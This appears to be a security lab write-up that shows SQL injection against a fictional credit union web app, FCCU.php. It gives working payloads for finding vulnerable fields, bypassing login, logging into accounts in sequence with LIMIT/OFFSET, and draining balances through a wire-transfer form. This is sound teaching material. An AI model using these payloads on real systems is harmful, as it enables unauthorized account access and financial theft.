

# EXPLOIT SQL

Vinci Nicolò

08 October 2021

## 1 Vulnerable fields

Find some vulnerable fields in *login* page, trying to insert in any input:

a'




Figure 1: Injecting SQL

The result should be the crash of the request as show in figure 2.




Figure 2: Crash due to SQL injection

## 2 Login

Force login via *password* field injecting:

```
a' or 1=1;#
```




Figure 3: SQL injection login via *password*

Force login via *id* field injecting:

```
1 or 1=1;#
```




Figure 4: SQL injection login via *id*

The non-injected field can be anything. The result is the same as show in the figure 5.

FrobozzCo Community Credit Union

We're working for GEE

Welcome, CAMILLE CANTU (Log Out)

@you aren't CAMILLE CANTU, click here

Account Information
Account: 1211
Balance: \$8499
Birthdate: 12531121
SSN: 143-26-8158
Phone: 3035
Email: camille@frobozzco.com

Account Actions
<div>Wire Funds</div> <p>To wire funds, enter the amount (in whole dollars), the receiving bank's routing number and receiving account number, and press 'Wire Funds'.</p> <p>Wire amount: \$</p> <p>Routing Number: (e.g. 091000022)</p> <p>Account Number: (e.g. 923884509)</p> <p>Wire Funds</p>
<div>Transfer Money</div> <p>To transfer money to another FCCU account holder, select the employee from the drop-down menu below, enter an amount (in whole dollars) to transfer, and press 'Transfer Money'.</p> <p>Transfer Amount: \$</p> <p>Transfer To: select employee</p> <p>Transfer Money</p>
<div>Withdraw Cash</div> <p>To withdraw cash, enter an amount (in whole dollars) and press the 'Withdraw Cash' button. The cash will be available in the accounting office within 45 minutes.</p> <p>Withdraw Amount: \$</p> <p>Withdraw Money</p>

Generated by FCCU.php at Wednesday Dec 31st, 1969, 17:34:38

Date:

### 3 Sequential login

Login into every account sequentially exploiting *password* field: Login into second account.

```
a' or 1=1 LIMIT 1 OFFSET 1;#
```

Figure 6: Injecting *password*

Figure 7: Login into second account

Login into third account.

```
a' or 1=1 LIMIT 1 OFFSET 2;#
```




Figure 8: Injecting *password*




Figure 9: Login into third account

The non-injected field can be anything.

## 4 Wire money

Wire total balance of a single account. First, *password* field should be changed exploiting hidden field in HTML, because the SQL *UPDATE* operation does not support *OFFSET*. The *id* and *balance* field can be retrieved from the card. Change *password* field:

```
a' or 1=1 and id='id';#
```




Figure 10: Change *password* field

Make wire operation inserting *wire amount*, *routing number* and *account number*:

```
Wire amount: 'balance'  
Routing number: 314159265  
Account number: 271828182845
```

The result is shown in the figure 11.

FrobozzCo Community Credit Union

We're working for GEE

Welcome, CAMILLE CANTU ([Log Out](#)) (If you aren't CAMILLE CANTU, [click here](#).)

**Wire of \$8499 to bank (314159265) account (271828182845) complete.**

Account Information	
Account:	3111
Balance:	\$0
Birthdate:	23551121
SSN:	149-00-9198
Phone:	3033
Email:	camille@frobozzco.com

**Account Actions**

**Wire Funds**

To wire funds, enter the amount (in whole dollars), the receiving bank's routing number and receiving account number, and press "Wire Funds".

Wire amount: \$

Routing Number:  (e.g. 091000022)

Account Number:  (e.g. 923884509)

**Transfer Money**

To transfer money to another FCCU account holder, select the employee from the drop-down menu below, enter an amount (in whole dollars) to transfer, and press "Transfer Money".

Transfer Amount: \$

Transfer To:  (select employee)

**Withdraw Cash**

To withdraw cash, enter an amount (in whole dollars) and press the "Withdraw Cash" button. The cash will be available at the accounting office within 45 minutes.

Withdraw Amount: \$

Figure 11: Wire money of a single account

If a wire operation is performed after logging in without using *OFFSET* as described in section 2, all balance accounts will be updated with the same final balance. For example, if the wire operation in the figure 10 is performed with *password* value of *a' or 1=1;#*, another account will have the *balance* set to 0. This is shown in the figure 12.

FrobozzCo Community Credit Union

We're working for GEE

Welcome, JONI LAM ([Log Out](#)) (If you aren't JONI LAM, [click here](#).)

Account Information	
Account:	6137
Balance:	\$0
Birthdate:	18221011
SSN:	181-00-1548
Phone:	1830
Email:	joni@frobozzco.com

**Account Actions**

**Wire Funds**

To wire funds, enter the amount (in whole dollars), the receiving bank's routing number and receiving account number, and press "Wire Funds".

Wire amount: \$

Routing Number:  (e.g. 091000022)

Account Number:  (e.g. 923884509)

**Transfer Money**

To transfer money to another FCCU account holder, select the employee from the drop-down menu below, enter an amount (in whole dollars) to transfer, and press "Transfer Money".

Transfer Amount: \$

Transfer To:  (select employee)

**Withdraw Cash**

To withdraw cash, enter an amount (in whole dollars) and press the "Withdraw Cash" button. The cash will be available at the accounting office within 45 minutes.

Withdraw Amount: \$

Generated by FCCU.php at Wednesday Dec 31st, 1969, 17:34:38

Done.

Figure 12: Wire money of all accounts

To conclude, a new account can not be created or an existing account can not be arbitrarily updated. Both because, the multi-line queries are not supported. However, some sub-queries may be tested to perform one of the previous action.